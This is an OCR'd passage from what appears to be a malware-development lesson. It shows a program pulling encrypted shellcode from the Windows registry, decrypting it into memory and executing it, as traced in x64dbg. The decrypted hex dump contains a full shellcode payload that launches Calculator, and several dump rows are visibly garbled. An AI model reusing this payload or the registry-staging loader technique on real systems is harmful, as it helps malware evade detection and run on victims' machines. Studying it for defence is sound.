00007FFE38D63CA2   0F05                 syscall
00007FFE38D63CA4   C3                   ret
00007FFE38D63CA5   CD 2E                int 2E
00007FFE38D63CA7   C3                   ret
00007FFE38D63CA8   0F1F8400 00000000    nop dword ptr ds:[rax+ra
00007FFE38D63CB0   4C:8BD1              mov r10,rcx
```

```
C:\Users\User\source\repos\Lesson4\x64\Release\Registery.exe
[#] Press <Enter> To Read The Shellcode From The Registery...
[i] Reading Shellcode ... [+] DONE
[+] Payload Read At : 0x000002589590AC90
[#] Press <Enter> To Decrypt The Shellcode ...
```

```
Address           Hex                                                ASCII
000002589590AC90  3F 8C 01 CA 70 80 3F 6B E3 7B 77 F2 05 77 0E 97  ?..Êp.?kã{wò.w..
000002589590ACA0  01 D4 45 48 65 AA 64 D1 04 A1 EB DF 6E 3C 86 DF  .ÔEHeªdÑ.¡ëßn<.ß
000002589590ACB0  53                                         1 8B  S.Ô3...õ°%£°úG¡.
000002589590ACC0  54                                         B 26  T6]*.m.Ì7.DM.Ò.&
000002589590ACD0  41 C8 55 14 BD 0A EF 93 3A 4B A2 3D F9 67 6E B4  AÈU.½.ï.:K¢=ùgn´
000002589590ACE0  68 66 44 E2 5D C9 E6 F7 E9 99 68 5E 5E B0 5E DE  hfDâ]Éæ÷é.h^^°^Þ
000002589590ACF0  B6 F6 66 85 F5 EA A1 B4 4C F9 70 F4 A2 65 33 BD  ¶öf.õê¡´Lùpô¢e3½
000002589590AD00  5F D6 55 1A 96 51 59 E7 13 04 10 27 46 41 BB 1A  _ÖU..QYç...'FA».
000002589590AD10  BC 31 46 6E 74 72 6D 3F FE 46 1D 55 84 A6 24 04  ¼1Fntrm?þF.U.¦$.
000002589590AD20  3B E1 16 21 1F FA A4 4E 34 91 02 55 2B E1 AD D3  ;á.!.ú¤N4..U+á.Ó
000002589590AD30  7B 52 E8 F3 BF 25 17 D9 1B B7 75 01 35 F2 5C 94  {Rèó¿%.Ù.·u.5ò\.
000002589590AD40  A6 CF 92 A1 09 23 9C 66 73 5E 1A C5 BD E2 78 60  ¦Ï.¡.#.fs^.Å½âx`
000002589590AD50  9F C9 F5 FD E4 D3 02 8F 10 11 62 FD 0E 80 D3 2E  .Éõýäó....bý..Ó.
000002589590AD60  87 73 B1 9A 75 A6 49 1C 8E 2F 6C 28 B6 B8 09 18  .s±.u¦I../l(¶...
000002589590AD70  71 73 7D 97 97 67 EF A5 8D 07 D6 DB 43 1F 03 31  qs}..gï¥..ÖÛC..1
000002589590AD80  6E 91 87 9A DC 12 E7 3C BA 94 79 A7 19 AF BB E5  n...Ü.ç<º.y§.¯»å
000002589590AD90  0B 0F F5 B9 41 D4 4C 8B 63 AF EE C8 AF 7C C9 BE  ..õ¹AÔL.c¯îÈ¯|É¾
000002589590ADB0  C0 AA 90 95 58 02 00 00 B0 A6 90 95 58 02 00 00  Àª..X...°¦..X...
000002589590ADC0  D0 AA 90 95 58 02 00 00 C0 A6 90 95 58 02 00 00  Ðª..X...À¦..X...
000002589590ADD0  E0 AA 90 95 58 02 00 00 D0 96 90 95 58 02 00 00  àª..X...Ð...X...
000002589590ADE0  00 00 A2 36 FE 7F 00 00 30 5E A3 36 FE 7F 00 00  ..¢6þ...0^£6þ...
000002589590ADF0  00 10 11 00 00 00 00 00 40 00 42 00 00 00 00 00  ........@.B.....
000002589590AE00  50 AF 90 95 58 02 00 00 18 00 1A 00 00 00 00 00  P¯..X...........
000002589590AE10  78 AF 90 95 58 02 00 00 EC A2 08 00 06 00 00 00  x¯..X...ì¢......
000002589590AE20  F0 9E E3 38 FE 7F 00 00 F0 9E E3 38 FE 7F 00 00  ð.ã8þ...ð.ã8þ...
000002589590AE30  E9 8C E7 00 00 00 00 00 00 00 00 00 00 00 00 00  é.ç.............
000002589590AE40  00 00 00 00 00 00 00 00 F0 AE 90 95 58 02 00 00  ........ð®..X...
```

[000002589590AC90] = 6B3F8070CA018C3F (User Data)

Next, the program will decrypt the payload.




Registery.exe - PID: 17352 - Thread: Main Thread 6928 - x64dbg
File View Debug Tracing Plugins Favourites Options Help Jul 4 2022 (TitanEngine)
CPU Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols Source References Threads Handles Trace
Dump 1 Dump 2 Dump 3 Dump 4 Dump 5 Watch 1 Locals Struct
NtDeviceIoControlFile
NtWriteFile
C:\Users\User\source\repos\Lesson4\x64\Release\Registery.exe

```
00007FFE38D63C44   C3                  ret
00007FFE38D63C45   CD 2E               int 2E
00007FFE38D63C47   C3                  ret
00007FFE38D63C48   0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
00007FFE38D63C50   4C:8BD1             mov r10,rcx
00007FFE38D63C53   B8 07000000         mov eax,7
00007FFE38D63C58   F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
00007FFE38D63C60   75 03               jne ntdll.7FFE38D63C65
00007FFE38D63C62   0F05                syscall
00007FFE38D63C64   C3                  ret
00007FFE38D63C65   CD 2E               int 2E
00007FFE38D63C67   C3                  ret
00007FFE38D63C68   0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
00007FFE38D63C70   4C:8BD1             mov r10,rcx
00007FFE38D63C73   B8 08000000         mov eax,8
00007FFE38D63C78   F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
00007FFE38D63C80   75 03               jne ntdll.7FFE38D63C85
00007FFE38D63C82   0F05                syscall
00007FFE38D63C84   C3                  ret
00007FFE38D63C85   CD 2E               int 2E
00007FFE38D63C87   C3                  ret
00007FFE38D63C88   0F1F8400 00000000   nop dword ptr ds:[rax+ra
00007FFE38D63C90   4C:8BD1             mov r10,rcx
00007FFE38D63C93   B8 09000000         mov eax,9
00007FFE38D63C98   F60425 0803FE7F 01  test byte ptr ds:[7FFE03
00007FFE38D63CA0   75 03               jne ntdll.7FFE38D63CA5
00007FFE38D63CA2   0F05                syscall
00007FFE38D63CA4   C3                  ret
00007FFE38D63CA5   CD 2E               int 2E
00007FFE38D63CA7   C3                  ret
00007FFE38D63CA8   0F1F8400 00000000   nop dword ptr ds:[rax+ra
00007FFE38D63CB0   4C:8BD1             mov r10,rcx
```

```
Address           Hex                                              ASCII
0000025895BF0000  FC 48 83 E4 F0 E8 C0 00 00 00 41 51 41 50 52 51  üH.äðèÀ...AQAPRQ
0000025895BF0010  56 48 31 D2 65 48 8B 52 60 48 8B 52 18 48 8B 52  VH1ÒeH.R`H.R.H.R
0000025895BF0020  20 48 8B 72 50 48 0F B7 4A 4A 4D 31 C9 48 31 C0   H.rPH.·JJM1ÉH1À
0000025895BF0030  AC 3C 61 7C 02 2C 20 41 C1 C9 0D 41 01 C1 E2 ED  ¬<a|., AÁÉ.A.Áâí
0000025895BF0040  52 41 51 48 8B 52 20 8B 42 3C 48 01 D0 8B 80 88  RAQH.R .B<H.Ð...
0000025895BF0050  00 00 00 48 85 C0 74 67 48 01 D0 50 8B 48 18 44  ...H.ÀtgH.ÐP.H.D
0000025895BF0060  8B 40 20 49 01 D0 E3 56 48 FF C9 41 8B 34 88 48  .@ I.ÐãVHÿÉA.4.H
0000025895BF0070  01 D6 4D 31 C9 48 31 C0 AC 41 C1 C9 0D 41 01 C1  .ÖM1ÉH1À¬AÁÉ.A.Á
0000025895BF0080  38 E0 75 F1 4C 03 4C 24 08 45 39 D1 75 D8 58 44  8àuñL.L$.E9ÑuØXD
0000025895BF0090  8B 40 24 49 01 D0 66 41 8B 0C 48 44 8B 40 1C 49  .@$I.ÐfA..HD.@.I
0000025895BF00A0  01 D0 41 8B 04 88 48 01 D0 41 58 41 58 5E 59 5A  .ÐA...H.ÐAXAX^YZ
0000025895BF00B0  41 58 41 59 41 5A 48 83 EC 20 41 52 FF E0 58 41  AXAYAZH.ì ARÿàXA
0000025895BF00C0  59 5A 48 8B 12 E9 57 FF FF FF 5D 48 BA 01 00 00  YZH..éWÿÿÿ]Hº...
0000025895BF00D0  00 00 00 00 00 48 8D 8D 01 01 00 00 41 BA 31 8B  .....H......Aº1.
0000025895BF00E0  6F 87 FF D5 BB E0 1D 2A 0A 41 BA A6 95 BD 9D FF  o.ÿÕ»à.*.Aº¦.½.ÿ
0000025895BF00F0  D5 48 83 C4 28 3C 06 7C 0A 80 FB E0 75 05 BB 47  ÕH.Ä(<.|..ûàu.»G
0000025895BF0100  13 72 6F 6A 00 59 41 89 DA FF D5 63 61 6C 63 00  .roj.YA.ÚÿÕcalc.
```

```
[#] Press <Enter> To Read The Shellcode From The Registery...
[i] Reading Shellcode ... [+] DONE
[+] Payload Read At : 0x000002589590AC90
[#] Press <Enter> To Decrypt The Shellcode ...
[i] Decrypting Shellcode ... [+] DONE
[i] Allocated Memory At : 0x0000025895BF0000
[#] Press <Enter> To Run ... _
```

Finally, the decrypted payload is executed.



Registery.exe - PID: 17352 - Thread: Main Thread 6928 - x64dbg
C:\Users\User\source\repos\Lesson4\x64\Release\Registery.exe
Calculator
Standard
0
MC MR M+ M− MS M˅
% CE C ⌫
¹/x x² ²√x ÷
7 8 9 ×

```
[#] Press <Enter> To Read The Shellcode From The Registery...
[i] Reading Shellcode ... [+] DONE
[+] Payload Read At : 0x000002589590AC90
[#] Press <Enter> To Decrypt The Shellcode ...
[i] Decrypting Shellcode ... [+] DONE
[i] Allocated Memory At : 0x0000025895BF0000
[#] Press <Enter> To Run ...
[#] Press <Enter> To Quit ...
```